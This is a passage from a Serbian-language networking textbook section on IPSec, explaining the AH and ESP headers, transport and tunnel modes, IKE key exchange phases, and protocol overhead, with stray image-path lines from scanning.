
4.3. IPSec

TCP/IP je skup protokola koji je prihvaćen kao *de facto* standard za mrežnu komunikaciju u većini današnjih računarskih mreža. Internet, kao globalna mreža, zasnovana je TCP/IP skupu protokola sa IPv4 protokolom kao protokolom Internet sloja. Verzija 6 IP protokola (IPv6) dizajnirana je sa namenom da ispravi neke nedostatke u IPv4 protokolu. Jedan od osnovnih nedostataka TCP/IP skupa protokola je nepostojanje nikakvih zaštitnih mehanizama kojima bi osigurao integritet podataka koji se prenose mrežom i izvršila autentifikacija učesnika u komunikaciji.

Ukratko ćemo opisati IPSec (*IP Security*), skup proširenja IPv4 protokola koji obezbeđuje osnovne sigurnosne aspekte mrežne komunikacije: privatnost, integritet, autentifikaciju i neporecivost. Napomenimo da je IPSec, osim proširenja Ipv4, integralni deo IPv6 protokola. Pošto se integriše sa IP protokolom, IPSec implementira sigurnosne mehanizme mrežne komunikacije na mrežnom sloju OSI referentnog modela, odnosno na internet sloju TCP/IP skupa protokola (slika 4.4).

Kako je već rečeno, IPSec funkiconiše na mrežnom sloju i obezbeđuje sigurnosne usluge privatnosti, integriteta, autentifikacije i neporecivosti. IP protokol obezbeđuje komunikacioni kanal s kraja na kraj i nezavistan je od nižih slojeva. IPSec se može koristiti bez obzira na način implementacije fizičkog sloja i sloja veze. Komunikacioni uređaji na putu između dva entiteta ne moraju podržavati IPSec.

Protokoli transportnog sloja koriste sigurnosne usluge koje obezbeđuje IPSec, što znači da svi podaci koji se prenose posredstvom TCP i UDP protokola, kao i ICMP poruke, mogu koristiti sigurni komunikacioni kanal koji obezbeđuje IPSec. Upotreba IPSec protkola je transparentna za više slojeve TCP/IP skupa protokola. To znači da aplikacije koriste ove usluge bez obzira na svoju funkcionalnost.



Slika 4.4. *Mesto IPSec u TCP/IP skupu protokola*

IPSec protokol definiše informacije koje se moraju dodati IP paketu kako bi se obezbedili privatnost, integritet i autentifikacija, kao i način šifrovanja sadržaja paketa. Protokoli definisani u dokumentima RFC 2406 (ESP) i RFC 2402 (AH) deo su IPSec arhitekture. **Autentifikaciona zaglavlja** (**AH**) se koriste za autentifiaciju izvora i integritet bez šifrovanja, dok **ESP** obezbeđuje iste usluge uz dodatak mehanizama za šifriranje. Tajni simetrični ključ poznaju samo pošiljaoc i primaoc, a ukoliko su autentifikacijski podaci ispravni, primalac može biti siguran da je podatak stigao od pošiljaoca i da nije promenjen tokom prenosa.

Pri radu, IPSec koristi sledeće protokole i standarde :


- Diffie-Hellmanov protokol za razmenu ključeva između dva učesnika u komunikaciji,
- Algoritme za digitalno potpisivanje komunikacije pri Diffie-Hellmanovoj razmeni ključeva, kako da bi se osigurao identitet oba učesnika u komunikaciji i izbegla mogućnost napada čovek u sredini,
- DES, 3DES (i u novije vreme, AES) simetrične algoritme za šifrovanje,
- HMAC (*Hashing Message Authentication*) u sprezi sa MD5 i SHA algoritmima,
- digitalne sertifikate koje je potpisao odgovarajući autoritet.

IPSec podržava dva režima rada: prenosni (engl. *transport mode*) i tuneliranje (engl. *tunnel mode*). U **prenosnom režimu rada** šifruju se samo podaci, tj. punjenje IP paketa, dok IP zaglavlja ostaju u originalnom obliku (otvoreni tekst). Zaglavlja viših slojeva (na primer, aplikacionog) šifrovana su, a mogućnost pregledavanja paketa je ograničena. Prednost ovog režima rada je u tome da u tome što se svakom paketu dodaje svega nekoliko okteta. U ovom načinu rada uređaji (ruteri) na javnoj mreži mogu videti adrese

izvorišta i odredišta poruka, što potencijalnom napadaču delimično omogućava da obavi analizu saobraćaja. Drugi režim rada IPSec je **IP tuneliranje**, koje podrazumeva upotrebu posebnog oblika IP paketa. Tunel se sastoji od klijenta i servera koji su konfigurirani da koriste IPSec tuneliranje i unapred dogovorene mehanizme za enkapsulaciju i šifrovanje kompletnih IP paketa, što obezbeđuje potpuno siguran prenos preko javnih ili privatnih mreža. Šifrovani podaci se spajaju sa odgovarajućim nešifrovanim IP zaglavljima, formirajući tako IP pakete koji se na kraju tunela dešifriraju i oblikuju u IP pakete namenjene krajnjem odredištu.

IPSec protokoli

IPSec se implementira pomoću dva međusobno nezavisna protokola: AH (*authentication header*) obezbeđuje usluge integriteta, autentifikacije i neporecivosti, dok ESP (*encapsulated security payload*) osim toga obezbeđuje i privatnost podataka koji se prenose. Oba protokola, AH i ESP, modifikuju standardni oblik IP datagrama (slika 4.5).



Slika 4.5. *Standardni oblik IP datagrama*

AH protokol

AH protokol definisan je dokumentom RFC 2402. AH obezbeđuje sigurnosne usluge autentifikacije, integriteta i neporecivosti IP datagrama, ali ne može obezbediti privatnost. Protokolom je definisano AH zaglavlje koje se smešta između IP zaglavlja i podataka koji slede. Specifičnost AH je u tome što on, za razliku od ostalih TCP/IP protokola, ne enkapsulira podatke protokola kojima pruža uslugu. Na slici 4.6 prikazano je AH zaglavlje; sva polja ovog zaglavlja su obvezna.


- **Sledeće zaglavlje** (*next header*). 8-bitno polje koje identifikuje tip podataka koji slede nakon AH zaglavlja. Polje sadrži vrednost koja označava IP protokole (na primer, 6 – TCP, 17 – UDP, 51 – ESP). Trenutno važeći skup brojeva, odnosno protokola, popisan je u dokumentu RFC 3232, odnosno online bazi podataka (http://www.iana.org).

- **Dužina punjenja** (*payload length*). Dužina punjenja (tj. podataka), izražena u broju 32-bitnih reči, umanjena za vrednost 2.

- **Rezervisano** (*reserverd*). Polje dužine 16 bita rezervisano za buduće potrebe.

Postavlja se na vrednost 0.

- **Skup sigurnosnih parametara** (*security parameters index*). Ovo polje dužine 32 bita sadrži proizvoljnu vrijednost, koja uz IP adresu i sigurnosni protokol (u ovom slučaju AH) definiše jedinstveni skup sigurnosnih parametara (*security association – SA*) koji se koristi u sigurnoj komunikaciji između dva entiteta. SA skup sigurnosnih parametara definiše se prilikom uspostave IPSec veze. Vriednosti sa itnervala 1–255 rezervirala je IANA za buduću uporabu.




Slika 4.6. *AH zaglavlje*

- **Redni broj**j (*sequence number*). Polje dužine 32 bita, koje služi kao zaštita od napada ponavljanjem paketa. Povećava se prilikom svakog slanja paketa koji ima identični SA skup sigurnosnih parametara. Pošiljalac mora da generiše ovo polje, a primalac može, ali ne mora da ga interpretira. Na početku komunikacije ovo polje se postavlja na vrednost 1.

- **Autentifikacioni podaci** (*authentication data*). U polju koje sadrži autentifikacione podatke sadržana je ICV vrednost (*integrity check value*) na osnovu koje se proverava integritet i autentičnost poruke. Dužina polja za autentifikacione podatke je promenljiva, ali mora biti celobrojni umnožak 32-bitne reči. Ukoliko polje samo po sebi ne ispunjava taj uslov, dodaje se proizvoljni niz bitova kojom se polje dopunjava do dužine n×32 bita. Vrednost ICV-a se računa na osnovu svih polja IP zaglavlja koja se ne menjaju prilikom prenosa, čitavog AH zaglavlja (koje je za tu potrebu postavljeno na vrednost 0), i svih podataka protokola višeg sloja. ICV može biti autentifikacioni kod poruke (*message authentication code*) izračunat korišćenjem simetričnih algoritama za šifrovanje (na primer, DES algoritma) ili rezultat heš funkcija (na primer, MD5 ili SHA-1). Algoritam koji se upotrebljava za računanje ICV-a definiše se prilikom uspostave komunikacije i deo je SA skupa sigurnosnih parametara.

ESP protokol

ESP protokol definisan je dokumentom RFC 2406. ESP obezbeđuje sigurnosne usluge autentifikacije, integriteta, neporecivosti i privatnosti podataka. Protokol definiše ESP zaglavlje koje se u IP paket smešta posle IP zaglavlja, enkapsulira sve podatke protokola višeg sloja i dodaje završni slog u koji se mogu smestiti autentifikacioni podaci. Na slici 4.7 prikazan je ESP datagram sa odgovarajućim poljima u zaglavlju.



Slika 4.7. *ESP datagram*

- **Popis sigurnosnih parametara** (*security parameters index*). 32-bitno polje u kome se, isto kao i kod AH, defiše jedinstveni SA skup sigurnosnih parametara (određen prilikom uspostave komunikacije) koji se koristi u komunikaciji između dva entiteta. Kao i kod AH, vrednosti od 1 do 255 su rezervisane za buduću uporabu.

- **Redni broj** (*sequence number*). Ovo polje dužine 32 bita služi, kao i kod AH, za zaštitu od napada ponavljanjem paketa, a povećava se prilikom svakog slanja paketa koji ima identični SA skup sigurnosnih parametara. Pošiljalac mora da generiše ovo polje, a primalac može, ali ne mora da ga interpretira. Na početku komunikacije ovo polje se postavlja na vrednost 0 (što se razlikuje od AH, koji kao inicijalnu vrijednost koristi 1).

- **Podaci i dopuna** (*payload data*). Ovo polje proizvoljne dužine sadrži podatke IP paketa i dopunu. Osim samih podataka, u polju za podatke mogu biti smešteni i podaci koji su nužni za kriptografsku sinhronizaciju (kao što je inicijalizacioni vektor – IV), ukoliko to zahteva kriptografski algoritam koji se koristi (na primer, DES u CBC načinu rada). Dopuna se koristi iz dva razloga:

  - neki algoritmi obavljaju operacije šifrovanja nad blokovima fiksne dužine, što znači da je deo ESP paketa u kome su smešteni podaci potrebno dopuniti do odgovarajuće dužine

  - implementacijski razlozi – potrebno je da ukupna dužina polja podaci i dopuna, dužina dopune i sledeće zaglavlje) bude celobrojni umnožak 32bitne reči.

- **Dužina dopune** (*padding length*). Ovo 8-bitno polje određuje dužinu (u broju okteta) prethodno korišćene dopune. Dozvoljene vrednosti su od 0 do 255; vrednost 0 označava da dopuna ne postoji.

- **Sledeće zaglavlje** (*next header*). Sledeće zaglavlje je, kao i kod AH, 8-bitno polje koje identifikuje tip podataka koji sledi posle ESP zaglavlja. Polje sadrži vrednosti iz definisanog skupa brojeva koji označavaju IP protokole.

- **Autentifikacioni podaci** (*authentication data*). Ovo polje proizvoljne dužine nije obavezno, a koristi se samo u slučaju da je u SA skupu sigurnosnih parametara specificirana usluga autentifikacije. U tom slučaju, ovo polje sadrži ICV koji se računa za ceo ESP datagram (ESP zaglavlje, podaci i dopuna) izuzev polja namenjenog autentifikacionim podacima. Dužina ovog polja zavisi od autentifikacionog algoritma koji se koristi.

Režimi rada


IPSec definiše dva osnovna režima rada: transportni režim i tuneliranje. Oba protokola, AH i ESP, mogu se koristiti u transportnom režimu ili za tuneliranje. Takođe je moguće, u slučaju potrebe za dodatnim podizanjem nivoa sigurnosti, koristiti i kombinaciju oba protokola. U nastavku poglavlja predstavićemo oba režima rada i mogućnosti korišćenja AH i ESP protokola.

Transportni režim rada

Transportni režim rada namenjen je prvenstveno za uspostavu sigurne komunikacije između dva entiteta, tj. za računar-računar komunikaciju u privatnim LAN ili WAN računarskm mrežama. Za transportni način rada potrebno je da obe krajnje tačke komunikacije (izvor i odredište) podržavaju IPSec. Korišćenjem AH i ESP protokola moguće je postići različite aspekte sigurne komunikacije.

- AH. AH zaglavlje se dodaje odmah iza IP zaglavlja (slika 4.8). U tom slučaju polje protokol u IP zaglavlju sadrži vrednost 51 (AH), dok polje sledeće zaglavlje u AH zaglavlju sadrži vrednost koja odgovara enkapsuliranom datagramu višeg sloja (na primer, 6 za TCP segment). Kao što se na osnovu slike može zapaziti, AH u

transportnom režimu obezbeđuje autentifikaciju, integritet i neporecivost celog IP datagrama.



Slika 4.8. *AH u transportnom režimu rada*


- ESP. U transportnom režimu rada ESP osigurava integritet, autentifikaciju, neporecivost i privatnost podataka koji se prenose. Ukoliko se za IPSec koristi ESP, polje protokol u IP zaglavlju sadržavaće vrednost 50 (ESP), a polje sledeće zaglavlje vrednost koja odgovara enkapsuliranim podacima višeg sloja, isto kao i kod AH. Iza enkapsuliranih podataka ESP dodaje dopunu, a opcionalno (ukoliko je u SA skupu sigurnosnih parametara specificirana i autentifikacija) polje autentifikacioni podaci. Na slici 4.9 prikazan je ESP u transportnom režimu rada.

Slika 4.9. *ESP u transportnom režimu rada*

Kao što se sa slike može videti, svi podaci višeg sloja (uključujući i ESP dopunu) šifrovani su. Takođe, može se uočiti da, za razliku od AH koji autentifikuje ceo IP datagram (uključujući i IP zaglavlje), ESP autentifikuje vlastito zaglavlje i podatke, čime je teorijski ostavljena mogućnost neovlašćene modifikacije IP zaglavlja.

- ESP + AH. Kao što je rečeno, AH obezbeđuje integritet, autentifikaciju i neporecivost celog IP datagrama, a ESP privatnost podataka, i opciono integritet, autentifikaciju i neporecivost podataka i ESP zaglavlja. Ukoliko je potrebno da se dostigne veoma visok nivo zaštite, odnosno da se osigura privatnost podataka i autentifikacija, integritet i neporecivost celog IP datagrama, koriste se ESP i AH zajedno. U tom slučaju polje protokol u IP zaglavlju sadržaće vrednost 51 (AH). Nakon toga slede: AH zaglavlje, čije polje sledeće zaglavlje sadri vrijednost 50 (ESP) i ESP zaglavlje čije polje sledeće

zaglavlje sadrži vrednost koja označava protokol višeg sloja čiji podaci su enkapsulirani u tako formiranom datagramu. Slika 4.10 prikazuje IPSec u transportnom režimu rada ukoliko se istovremeno koriste ESP i AH. Treba napomenuti da se prvo formira ESP deo paketa, odnosno šifruje datagram transportnog sloja i formira odgovarajuće ESP zaglavlje. Posle toga se računa vrednost AH zaglavlja i formira isto. U ovom slučaju ESP deo paketa ne sadrži opcionalno polje autentifikacioni podaci, pošto autentifikaciju, integritet i neporecivost obezbeđuje AH.



Slika 4.11. *ESP + AH u transportnom režimu rada*

Tuneliranje

Tuneliranje je drugi režim rada IPSec protokola prema kome IPSec služi za uspostavu sigurne komunikacije između mrežnih mostova (engl. *gateway*) na udaljenim mrežama (engl. *gateway-to-gateway*), obezbeđujući tako virtuelnu privatnu komunikaciju, odnosno uspostavljajući VPN mrežu (*Virtual Private Network*) između udaljenih lokacija. U ovom slučaju krajnji entiteti u komunikaciji ne moraju da podržavaju IPSec. Za njih je čitava komunikacija transparentna jer sve operacije neophodne za sigurnu komunikaciju obavljaju mrežni prolazi. Mrežni prolazi na udaljenim mrežama predstavljaju ulaznu, odnosno izlaznu tačku sigurnog komunikacionog kanala. Oni preko nesigurnog medijuma (Internet) formiraju **siguran tunel** – zbog toga se ovaj način rada i zove tuneliranje (slika 4.12). Korišćenje tunelskog načina rada takođe je moguće i u komunikaciji računar-računar ili računar-mrežni most, ali tada krajnji entiteti (odnosno entitet) moraju podržavati IPSec.

Za razliku od transportnog načina rada, gde se AH, odnosno ESP zaglavlja dodaju unutar postojećeg IP datagrama, kod tuneliranja se formira potpuno novi IP datagram koji enkapsulira kompletan originalni IP datagram. Komunikacija između dva entiteta funkcioniše na sledeći način:


[1] Pošiljalac formira IP datagram i šalje ga preko lokalne mreže lokalnom mrežnom prolazu.

[2] Mrežni prolaz enkapsulira originalni IP datagram u novi datagram (IP

enkapsulacija – RFC dokument 2003) i formira odgovarajuća AH, odnosno ESP zaglavlja.

[3] Tako formirani datagram se šalje preko uspostavljenog tunela do mrežnog mosta na udaljenoj mreži koji uklanja dodatna zaglavlja, po potrebi vrši dešifrovanje i proveru integriteta paketa.

[4] Nakon toga se originalni IP datagram isporučuje odredištu.



Slika 4.12. *Tuneliranje*


Kao i u transportnom načinu rada, moguća je implementacija IPSec-a korišćenjem AH i ESP protokola.

- AH. Ukoliko je potrebno da se obezbede samo integritet, autentifikacija i neporecivost poruka, a privatnost nije nužna, koristi se AH protokol. U tom slučaju originalni IP datagram, koji sadrži adresu krajnjeg odredišta, enkapsulira se u novi IP datagram kojem se dodaje odgovarajuće AH zaglavlje (slika 4.13). U ovom slučaju, polje protokol novog IP zaglavlja, koje sadrži adresu krajnje tačke IPSec tunela ima vrednost 51 (AH), dok polje sledeće zaglavlje unutar AH zaglavlja ima vrijednost 4 (enkapsulirani IP).


- ESP. Ukoliko je potrebno obezbediti i privatnost komunikacije, koristi se ESP protokol. ESP u tunelskom režimu rada, za razliku od transportnog načina, šifruje i obezbeđuje autentifikaciju, integritet i neporecivost celog originalnog IP datagrama, pošto je sam datagram enkapsuliran u novi IP paket. U ovom slučaju polje protokol novog IP zaglavlja koje, isto kao i kod AH, sadrži adresu krajnje

tačke IPSec tunela, ima vrijednost 50 (ESP), dok polje sledeće zaglavlje u ESP zaglavlju ima vrednost 4 (enkapsulirani IP).

- AH + ESP. Kombinacija AH i ESP u tunelskom režimu rada nije predviđena (RFC dokument 2401).



Slika 4.13. *AH tuneliranje*



Slika 4.14. ESP tuneliranje

Uspostavljanje IPSec komunikacije

Unutar IPSec-a nije implementiran nikakav mehanizam za uspostavljanje komunikacije, odnosno specifikaciju kriptografskih algoritama i funkcija koje će se koristiti u IPSec komunikaciji. Za korištenje bilo kakvih kriptografskih metoda nužno je da entiteti u komunikaciji dogovore skup sigurnosnih parametara komunikacije (*Security Association – SA*). Taj skup sigurnosnih parametara uključuje dogovor o kriptografskim metodama koje će se koristiti, način autentifikacije strana u komunikaciji i razmenu kriptografskih ključeva potrebnih za tako dogovorenu komunikaciju. Postoji nekoliko načina za uspostavljanje IPSec komunikacije. Teoretski je moguće ručno podešavanje skupa sigurnosnih parametara, ali to za bilo kakvu ozbiljniju primenu nije prihvatljivo. Postoji nekoliko formalnih metoda koje se koriste ili su predložene za uspostavu IPSec komunikacije. Photuris i SKIP (*Simple Key management for Internet Protocols*) su protokoli zasnovani na Diffie-Hellmanovom protokolu za razmenu ključeva koji mogu se koristiti u tu svrhu. Kao opšte prihvaćene metode za uspostavu IPSec komunikacije koriste se ISAKMP (*Internet Security Association and Key Management Protocol*), odnosno IKE (*Internet Key Exchange*).

IKE

IKE je standardni protokol za uspostavu sigurne IPSec komunikacije, definisan u dokumentu RFC 2409. Protokol je implementiran kombinovanjem nekoliko postojećih protokola: ISAKMP, Oakley i SKEME. SAKMP protokol, definisan dokumentom RFC 2408, specificira infrastrukturu za autentifikaciju i razmenu ključeva. Protokol je nezavistan od načina razmene ključeva, tj. podržava razne metode za razmenu ključeva. Oakley protokol opisuje načine razmene ključeva (engl. *modes*), detalje i usluge koje svaki od tih načina pruža. SKEME je protokol koji opisuje način razmene ključeva i obezbeđuje anonimnost, a zasnovan je na starijem Photuris protokolu.

Uspostava IPSec komunikacije korišćenjem IKE protokola sastoji se od dve osnovne faze: uspostave IKE SA skupa sigurnosnih parametara i uspostave IPSec SA skupa sigurnosnih parametara korištenjem IKE SA. Uobičajeno je da se za IKE komunikaciju koristi UDP port 500.

- **Uspostava IKE SA**. Osnovna funkcija IKE SA skupa sigurnosnih parametara je osiguravanje autentifikacije i sigurnosti IKE prometa, a unutar tako uspostavljene komunikacije mogu se definisati višestruki IPSec SA. Atributi koje uspostavljeni IKE SA mora sadržavati su: algoritam za šifrovanje, heš funkcija, metoda autentifikacije i Oakley grupa koja definiše Diffie-Hellman razmenu ključeva (RSA, eliptičke krive).

  Metoda autentifikacije označava način autentifikacije entiteta u predstojećoj komunikaciji. IKE podržava sledeće metode autentifikacije: korišćenje digitalnih potpisa (RSA ili DSS), korišćenje tajnog ključa (engl. *preshared key*) i korišćenje kriptografije sa javnim ključevima. Metoda autentifikacije, zasnovana na tajnom ključu, ranjiva je na napade tipa "čovek u sredini", što je inherentno svojstvo Diffie-Hellmanovog protokola za razmenu ključeva. Za sigurnu autentifikaciju preporučuje se korišćenje kriptografije sa javnim ključevima, odnosno PKI.

  Uspostava IKE SA može se provesti na dva načina: glavni način (eng. main mode) i agresivni način (eng. aggressive mode). **Glavni način** se koristi kada je neophodna zaštita identiteta entiteta u komunikaciji. U glavnom načinu rada entiteti razmenjuju 6 poruka kako bi uspostavili IKE SA. **Agresivni način** se može upotreniti kada zaštita identiteta nije nužna, već je poželjna što veća brzina uspostave komunikacije. Kod ovog načina razmenjuju se samo 3 poruke između entiteta. Potrebno je napomenuti da će, ukoliko se kod agresivnog načina koristi kriptografija sa javnim ključevima, zaštita identiteta takođe biti osigurana.

  Za održavanje IKE komunikacije potrebno je generisati četiri različita ključa: glavni ključ koji se koristi za generisanje ostalih ključeva, ključ koji IKE SA koristi za šifrovranje poruka, ključ koji IKE SA koristi da obezbedi integritet i autentifikaciju poruka i ključ koji služi za generisanje IPSec SA. Pri generisanju ključeva koriste se i "kolačići" koje generišu entiteti u komunikaciji i koji

predstavljaju heš vrednosti izračunate na osnovu identifikatora (IP adresa entiteta, port, protokol), vremenske oznale i tajne vrednosti poznate samo entitetu koji je generisao kolačić.

- **Uspostava IPSec SA**. Druga faza IKE protokola služi za uspostavu IPSec SA skupa sigurnosnih parametara. Ova faza se izvodi u takozvanom brzom načinu rada (engl. *quick mode*). Cela komunikacija koja se odvija kroz drugu fazu zaštićena je korišćenjem prethodno uspostavljenog IKE SA skupa sigurnosnih parametara. Ova faza ustvari nije zasebna faza, već se koristi samo za generisanje IPSec SA na temelju ranije uspostavljenog IKE SA.

Nakon druge faze IKE protokola, dva entiteta u komunikaciji su definisala IPSec SA skup sigurnosnih parametara, i mogu uspostaviti siguran kanal za razmenu poruka.

Resursi koje IPSec zahteva i problemi u implementaciji

Jedno od pitanja koje se često postavlja jesu dodatni resursi koje IPSec zahteva. Zbog kriptografskih operacija koje su matematički zahtevne, korišćenje IPSec-a zahteva dodatne procesorske resurse. Osim zahteva za procesorskim resursima, IPSec također povećava ukupan mrežni saobraćaj, što je samo po sebi razumljivo ukoliko se IPSec datagrami uporede sa standardnim IP datagramima. Povećanje mrežnog saobraćaja, odnosno premašenje (eng. *overhead*) koje IPSec unosi (koje može rezultovati degradacijom performansi mreže), posledica je dva razloga:

- dodatnih zaglavlja koja se mogu pojaviti u različitim načinima IPSec rada,
- zbog dopune (engl. *padding*) koja je neophodna za ispravno funkcioniranje kriptografskih algoritama koji se koriste.

Premašenje zaglavlja zavisi od načina rada IPSec-a, kao i od IPSec protokol koji se koriste. Upotreba AH protokola (ukoliko se koriste propisane heš funkcije MD5 ili SHA-1) unosi premašenje od 24 okteta od čega 12 okteta otpada na zaglavlje bez polja autentifikacionii podaci, dok preostalih 12 okteta (96 bita) otpada na to polje koje sadrži ICV vrednost koju je generisala heš funkcija. Ovde je potrebno napomenuti da se, iako MD5 daje izlazni rezultat dužine 128 bita, a SHA-1 160 bita, te vrednosti za potrebe IPSec-a svode na dužinu 96 bita.

Ukoliko se koristi ESP protokol, premašenje zavisi od toga da li se ESP koristi samo za obezbeđivanje privatnosti, ili služi i za obezbeđivanje integriteta, neporecivosti i autentifikacije poruke. Takođe, premašenje zavisi i od kriptografskog protokola koji se koristi. ESP zaglavlje samo po sebi dodaje 8 okteta. Dalje, kriptografski algoritmi u CBC režimu rada zahtevaju korišćenje inicijalizacionog vektora čija dužina može biti do 16 okteta (8 okteta za DES i 3DES ili 16 okteta za AES). Tu su još četiri okteta koji se odnose na polja dužina dopune i sledeće zaglavlje (dva okteta za polja i dva za poravnanje do 32-bitne reči), a ukoliko se ESP koristi za osiguranje integriteta,

neporecivosti i autentifikacije, potrebno je dodati i 12 okteta za ICV vrednost sadržanu u polju autentifikacioni podaci na kraju ESP datagrama. Konačno, ukoliko se IPSec koristi u tunelskom načinu rada potrebno je dodati 20 okteta za novo IP zaglavlje.

Premašenje dopune zavisi od IPSec protokola koji se koriste, odnosno direktno od algoritama za šifrovanje i heš funkcijama koje su odabrane u SA skupu sigurnosnih parametara. Dopuna je nužna zato što algoritmi za šifrovanje i heš funkcije kao ulaz koriste blokove fiksne dužine, čija dužina zavisi od specifičnog algoritma koji će se koristiti. Kod kriptografskih algoritama (DES, 3DES, AES) to konkretno znači da će svaki datagram imati dopunu takvu da IP datagram bude dopunjen do dužine 64 odnosno 128 bita. Kod heš funkcija (MD5 i SHA-1), zbog implementacijske specifičnosti, datagram će biti dopunjen do dužine 448 bita. Razlog tome je što oba algoritma ulaznim podacima implicitno dodaju 64-bitni blok podataka, što skraćuje dužinu ulaznog bloka koji može biti procesiran u heš funkciji.

Premašenje ima veći uticaj na opadanje performansi mreže ukoliko se uglavnom šalju manji paketi.

Problemi u implementaciji

IPSec protokol, sam po sebi donosi neke probleme koje je ponekad, u specifičnim mrežnim okruženjima, teško ili nemoguće rešiti. To se prvenstveno odnosi na korišćenje NAT-a i IP fragmentaciju koja se može pojaviti prilikom IPSec komunikacije.

